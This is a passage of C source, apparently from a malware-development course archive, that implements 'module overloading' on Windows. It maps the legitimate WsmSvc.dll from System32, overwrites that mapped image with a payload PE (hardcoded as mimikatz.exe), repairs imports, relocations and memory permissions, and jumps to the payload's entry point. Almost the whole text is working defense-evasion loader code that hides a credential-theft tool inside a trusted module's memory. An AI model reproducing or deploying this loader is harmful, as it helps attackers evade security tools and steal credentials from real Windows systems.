	if (!szDllFilePath || !phModule)
		return FALSE;

	if ((hFile = CreateFileW(szDllFilePath, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
		PRNT_WN_ERR(TEXT("CreateFileW"));
		goto _FUNC_CLEANUP;
	}

	if (!NT_SUCCESS((STATUS = g_NtApi.pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0x00, PAGE_READONLY, SEC_IMAGE, hFile)))) {
		PRNT_NT_ERR(TEXT("NtCreateSection"), STATUS);
		goto _FUNC_CLEANUP;
	}

	DELETE_HANDLE(hFile);

	if (!NT_SUCCESS((STATUS = g_NtApi.pNtMapViewOfSection(hSection, NtCurrentProcess(), &uMappedModule, NULL, NULL, NULL, &sViewSize, ViewShare, NULL, PAGE_EXECUTE_READWRITE)))) {
		PRNT_NT_ERR(TEXT("NtMapViewOfSection"), STATUS);
		goto _FUNC_CLEANUP;
	}

	pImgNtHdrs = (PIMAGE_NT_HEADERS)(uMappedModule + ((PIMAGE_DOS_HEADER)uMappedModule)->e_lfanew);
	if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		goto _FUNC_CLEANUP;

	*phModule		= (HMODULE)uMappedModule;
	*psImgSize		= (SIZE_T)pImgNtHdrs->OptionalHeader.SizeOfImage;

_FUNC_CLEANUP:
	DELETE_HANDLE(hFile);
	DELETE_HANDLE(hSection);
	return *phModule ? TRUE : FALSE;
}

//----------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL InitializePeStruct(OUT PPE_HDRS pPeHdrs, IN PBYTE pFileBuffer, IN DWORD dwFileSize) {

	if (!pPeHdrs || !pFileBuffer || !dwFileSize)
		return FALSE;

	pPeHdrs->pFileBuffer	= pFileBuffer;
	pPeHdrs->dwFileSize		= dwFileSize;
	pPeHdrs->pImgNtHdrs		= (PIMAGE_NT_HEADERS)(pFileBuffer + ((PIMAGE_DOS_HEADER)pFileBuffer)->e_lfanew);

	if (pPeHdrs->pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		return FALSE;

	pPeHdrs->bIsDLLFile				= (pPeHdrs->pImgNtHdrs->FileHeader.Characteristics & IMAGE_FILE_DLL) ? TRUE : FALSE;
	pPeHdrs->pImgSecHdr				= IMAGE_FIRST_SECTION(pPeHdrs->pImgNtHdrs);
	pPeHdrs->pEntryImportDataDir	= &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
	pPeHdrs->pEntryBaseRelocDataDir = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
	pPeHdrs->pEntryTLSDataDir		= &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS];
	pPeHdrs->pEntryExceptionDataDir = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION];
	pPeHdrs->pEntryExportDataDir	= &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];

	return TRUE;
}

//--------------------------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL FixImportAddressTable(IN PIMAGE_DATA_DIRECTORY pEntryImportDataDir, IN PBYTE pPeBaseAddress) {

	PIMAGE_IMPORT_DESCRIPTOR	pImgDescriptor = NULL;

	for (SIZE_T i = 0; i < pEntryImportDataDir->Size; i += sizeof(IMAGE_IMPORT_DESCRIPTOR)) {

		pImgDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(pPeBaseAddress + pEntryImportDataDir->VirtualAddress + i);
		if (pImgDescriptor->OriginalFirstThunk == NULL && pImgDescriptor->FirstThunk == NULL)
			break;

		LPSTR		cDllName					= (LPSTR)(pPeBaseAddress + pImgDescriptor->Name);
		ULONG_PTR	uOriginalFirstThunkRVA		= pImgDescriptor->OriginalFirstThunk;
		ULONG_PTR	uFirstThunkRVA				= pImgDescriptor->FirstThunk;
		SIZE_T		ImgThunkSize				= 0x00;
		HMODULE		hModule						= NULL;

		if (!(hModule = LoadLibraryA(cDllName))) {
			PRNT_WN_ERR(TEXT("LoadLibraryA"));
			return FALSE;
		}

		while (TRUE) {

			PIMAGE_THUNK_DATA			pOriginalFirstThunk		= (PIMAGE_THUNK_DATA)(pPeBaseAddress + uOriginalFirstThunkRVA + ImgThunkSize);
			PIMAGE_THUNK_DATA			pFirstThunk				= (PIMAGE_THUNK_DATA)(pPeBaseAddress + uFirstThunkRVA + ImgThunkSize);
			PIMAGE_IMPORT_BY_NAME		pImgImportByName		= NULL;
			ULONG_PTR					pFuncAddress			= NULL;

			if (pOriginalFirstThunk->u1.Function == NULL && pFirstThunk->u1.Function == NULL) {
				break;
			}

			if (IMAGE_SNAP_BY_ORDINAL(pOriginalFirstThunk->u1.Ordinal)) {
				if (!(pFuncAddress	= (ULONG_PTR)GetProcAddress(hModule, IMAGE_ORDINAL(pOriginalFirstThunk->u1.Ordinal)))) {
					printf("[!] Could Not Import !%s#%d \n", cDllName, (int)pOriginalFirstThunk->u1.Ordinal);
					return FALSE;
				}
			}
			else {
				pImgImportByName	= (PIMAGE_IMPORT_BY_NAME)(pPeBaseAddress + pOriginalFirstThunk->u1.AddressOfData);
				if (!(pFuncAddress	= (ULONG_PTR)GetProcAddress(hModule, pImgImportByName->Name))) {
					printf("[!] Could Not Import !%s.%s \n", cDllName, pImgImportByName->Name);
					return FALSE;
				}
			}

			pFirstThunk->u1.Function	= (ULONGLONG)pFuncAddress;
			ImgThunkSize				+= sizeof(IMAGE_THUNK_DATA);
		}
	}

	return TRUE;
}

//--------------------------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL FixReloc(IN PIMAGE_DATA_DIRECTORY pEntryBaseRelocDataDir, IN ULONG_PTR pPeBaseAddress, IN ULONG_PTR pPreferableAddress) {

	PIMAGE_BASE_RELOCATION	pImgBaseRelocation	= (pPeBaseAddress + pEntryBaseRelocDataDir->VirtualAddress);
	ULONG_PTR				uDeltaOffset		= pPeBaseAddress - pPreferableAddress;
	PBASE_RELOCATION_ENTRY	pBaseRelocEntry		= NULL;

	while (pImgBaseRelocation->VirtualAddress) {

		pBaseRelocEntry = (PBASE_RELOCATION_ENTRY)(pImgBaseRelocation + 1);

		while ((PBYTE)pBaseRelocEntry != (PBYTE)pImgBaseRelocation + pImgBaseRelocation->SizeOfBlock) {
			switch (pBaseRelocEntry->Type) {
				case IMAGE_REL_BASED_DIR64:
					*((ULONG_PTR*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += uDeltaOffset;
					break;
				case IMAGE_REL_BASED_HIGHLOW:
					*((DWORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += (DWORD)uDeltaOffset;
					break;
				case IMAGE_REL_BASED_HIGH:
					*((WORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += HIWORD(uDeltaOffset);
					break;
				case IMAGE_REL_BASED_LOW:
					*((WORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += LOWORD(uDeltaOffset);
					break;
				case IMAGE_REL_BASED_ABSOLUTE:
					break;
				default:
					printf("[!] Unknown relocation type: %d | Offset: 0x%08X \n", pBaseRelocEntry->Type, pBaseRelocEntry->Offset);
					return FALSE;
			}
			pBaseRelocEntry++;
		}

		pImgBaseRelocation = (PIMAGE_BASE_RELOCATION)pBaseRelocEntry;
	}

	return TRUE;
}

//--------------------------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL FixMemPermissions(IN ULONG_PTR pPeBaseAddress, IN PIMAGE_NT_HEADERS pImgNtHdrs, IN PIMAGE_SECTION_HEADER pImgSecHdr) {


	for (DWORD i = 0; i < pImgNtHdrs->FileHeader.NumberOfSections; i++) {

		DWORD	dwProtection	= 0x00,
				dwOldProtection = 0x00;

		if (!pImgSecHdr[i].SizeOfRawData || !pImgSecHdr[i].VirtualAddress)
			continue;

		if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE)
			dwProtection = PAGE_WRITECOPY;

		if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ)
			dwProtection = PAGE_READONLY;

		if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ))
			dwProtection = PAGE_READWRITE;

		if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE)
			dwProtection = PAGE_EXECUTE;

		if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE))
			dwProtection = PAGE_EXECUTE_WRITECOPY;

		if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ))
			dwProtection = PAGE_EXECUTE_READ;

		if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ))
			dwProtection = PAGE_EXECUTE_READWRITE;

		if (!VirtualProtect((PVOID)(pPeBaseAddress + pImgSecHdr[i].VirtualAddress), pImgSecHdr[i].SizeOfRawData, dwProtection, &dwOldProtection)) {
			PRNT_WN_ERR(TEXT("VirtualProtect"));
			return FALSE;
		}
	}

	return TRUE;
}

//--------------------------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL OverWriteSacrificialDll(IN ULONG_PTR uMappedDll, IN SIZE_T sMappedImgSize, IN ULONG_PTR uPePayload, IN SIZE_T sPePayloadSize) {

	DWORD	dwOldProtection		= 0x00;

	if (!uMappedDll || !uPePayload || !sPePayloadSize)
		return FALSE;

	// Both should start with "MZ" (DOS Header)
	if (*(unsigned short*)uMappedDll != *(unsigned short*)uPePayload)
		return FALSE;

	// Allow writing to the sacrificial dll
	if (!VirtualProtect(uMappedDll, sMappedImgSize, PAGE_READWRITE, &dwOldProtection)) {
		PRNT_WN_ERR(TEXT("VirtualProtect"));
		return FALSE;
	}

	printf("[i] Overwriting Sacrificial DLL ... ");

	// Overwriting
	memset(uMappedDll, 0x00, sMappedImgSize);
	memcpy(uMappedDll, uPePayload, sPePayloadSize);

	printf("[+] DONE \n");

	return TRUE;
}

//--------------------------------------------------------------------------------------------------------------------------------------------------------------------------

BOOL ModuleOverLoad(IN LPCWSTR szSacrificialDllName, IN PPE_HDRS pPeHdrs) {

	ULONG_PTR	uMappedDll			= NULL;
	SIZE_T		sMappedImgSize		= NULL;
	PBYTE		pPeBaseAddress		= NULL,
				pPeEntryPnt			= NULL;
	DWORD		dwOldProtection		= 0x00;

	if (!szSacrificialDllName || !pPeHdrs)
		return FALSE;

	// Load the sacrificial dll
	if (!LoadDllFile(szSacrificialDllName, &uMappedDll, &sMappedImgSize))
		return FALSE;

	printf("[i] Sacrificial DLL [%ws] Is Loaded At [ 0x%p ] Of Size [ %d ]\n", GET_FILENAME(szSacrificialDllName), (void*)uMappedDll, (int)sMappedImgSize);

	// If the sacrificial dll size is less than that of the payload's
	if (sMappedImgSize < pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfImage)
		return FALSE;

	// Allocate a temporary buffer to copy the PE payload
	if ((pPeBaseAddress = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfImage)) == NULL) {
		PRNT_WN_ERR(TEXT("HeapAlloc"));
		return FALSE;
	}

	// Copy the PE payload to the temporary buffer
	memcpy(pPeBaseAddress, pPeHdrs->pFileBuffer, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfHeaders);

	for (int i = 0; i < pPeHdrs->pImgNtHdrs->FileHeader.NumberOfSections; i++) {
		memcpy(
			(PVOID)(pPeBaseAddress + pPeHdrs->pImgSecHdr[i].VirtualAddress),
			(PVOID)((ULONG_PTR)pPeHdrs->pFileBuffer + pPeHdrs->pImgSecHdr[i].PointerToRawData),
			pPeHdrs->pImgSecHdr[i].SizeOfRawData
		);
	}

	// IAT Fixing
	if (!FixImportAddressTable(pPeHdrs->pEntryImportDataDir, pPeBaseAddress))
		goto _FUNC_FAILED;

	// Replace the sacrificial dll with the payload
	// uMappedDll is RW
	if (!OverWriteSacrificialDll(uMappedDll, sMappedImgSize, pPeBaseAddress, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfImage))
		goto _FUNC_FAILED;

	// uMappedDll is now the base address of the payload
	// Free pPeBaseAddress
	DELETE_PNTR(pPeBaseAddress);

	// Fix Relocations
	if (!FixReloc(pPeHdrs->pEntryBaseRelocDataDir, uMappedDll, pPeHdrs->pImgNtHdrs->OptionalHeader.ImageBase))
		goto _FUNC_FAILED;

	// Fix Memory Permissions (Headers are RO)
	if (!VirtualProtect(uMappedDll, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfHeaders, PAGE_READONLY, &dwOldProtection)) {
		PRNT_WN_ERR(TEXT("VirtualProtect"));
		goto _FUNC_FAILED;
	}

	// Fix Memory Permissions
	if (!FixMemPermissions(uMappedDll, pPeHdrs->pImgNtHdrs, pPeHdrs->pImgSecHdr))
		goto _FUNC_FAILED;

	// Get the payload entry point
	pPeEntryPnt = (PBYTE)(uMappedDll + pPeHdrs->pImgNtHdrs->OptionalHeader.AddressOfEntryPoint);
	printf("[i] Payload Entry Point: 0x%p \n", pPeEntryPnt);

	// Execute the payload
	// If dll
	if (pPeHdrs->bIsDLLFile) {
		DLLMAIN	pDllMain = (DLLMAIN)pPeEntryPnt;
		return pDllMain((HINSTANCE)uMappedDll, DLL_PROCESS_ATTACH, NULL);
	}
	// If exe
	MAIN pMain = (MAIN)pPeEntryPnt;
	return pMain();

_FUNC_FAILED:
	DELETE_PNTR(pPeBaseAddress);
	return FALSE;
}

//----------------------------------------------------------------------------------------------------------------------------------------------------------


#define SACRIFICAL_DLL	L"C:\\Windows\\System32\\WsmSvc.dll"
#define PAYLOAD_PE		L"C:\\Users\\Admin\\Desktop\\Payloads\\mimikatz.exe"

int main() {

	HMODULE		hNtdll			= NULL;
	PBYTE		pFileBuffer		= NULL;
	DWORD		dwFileSize		= 0x00;
	PE_HDRS		PeHdrStruct		= { 0x00 };

	if (!(hNtdll = GetModuleHandle(TEXT("NTDLL"))))
		return -1;

	g_NtApi.pNtCreateSection	= (fnNtCreateSection)GetProcAddress(hNtdll, "NtCreateSection");
	g_NtApi.pNtMapViewOfSection = (fnNtMapViewOfSection)GetProcAddress(hNtdll, "NtMapViewOfSection");
	g_NtApi.pNtCreateThreadEx	= (fnNtCreateThreadEx)GetProcAddress(hNtdll, "NtCreateThreadEx");

	if (!g_NtApi.pNtCreateSection || !g_NtApi.pNtMapViewOfSection || !g_NtApi.pNtCreateThreadEx)
		return -1;

	if (!ReadFileFromDisk(PAYLOAD_PE, &pFileBuffer, &dwFileSize))
		return -1;

	printf("[i] %ws Is Loaded At [ 0x%p ] Of Size [ %d ]\n", GET_FILENAME(PAYLOAD_PE), pFileBuffer, dwFileSize);

	if (!InitializePeStruct(&PeHdrStruct, pFileBuffer, dwFileSize))
		return -1;

	if (!ModuleOverLoad(SACRIFICAL_DLL, &PeHdrStruct))
		return -1;

	WaitForSingleObject((HANDLE)-1, INFINITE);
	return 0;
}
Full Archive Manifest (6 files inside .zip)
- ModuleOverloading/ModuleOverloading.sln
- ModuleOverloading/ModuleOverloading/ModuleOverloading.vcxproj
- ModuleOverloading/ModuleOverloading/ModuleOverloading.vcxproj.filters
- ModuleOverloading/ModuleOverloading/ModuleOverloading.vcxproj.user
- ModuleOverloading/ModuleOverloading/Structs.h
- ModuleOverloading/ModuleOverloading/main.c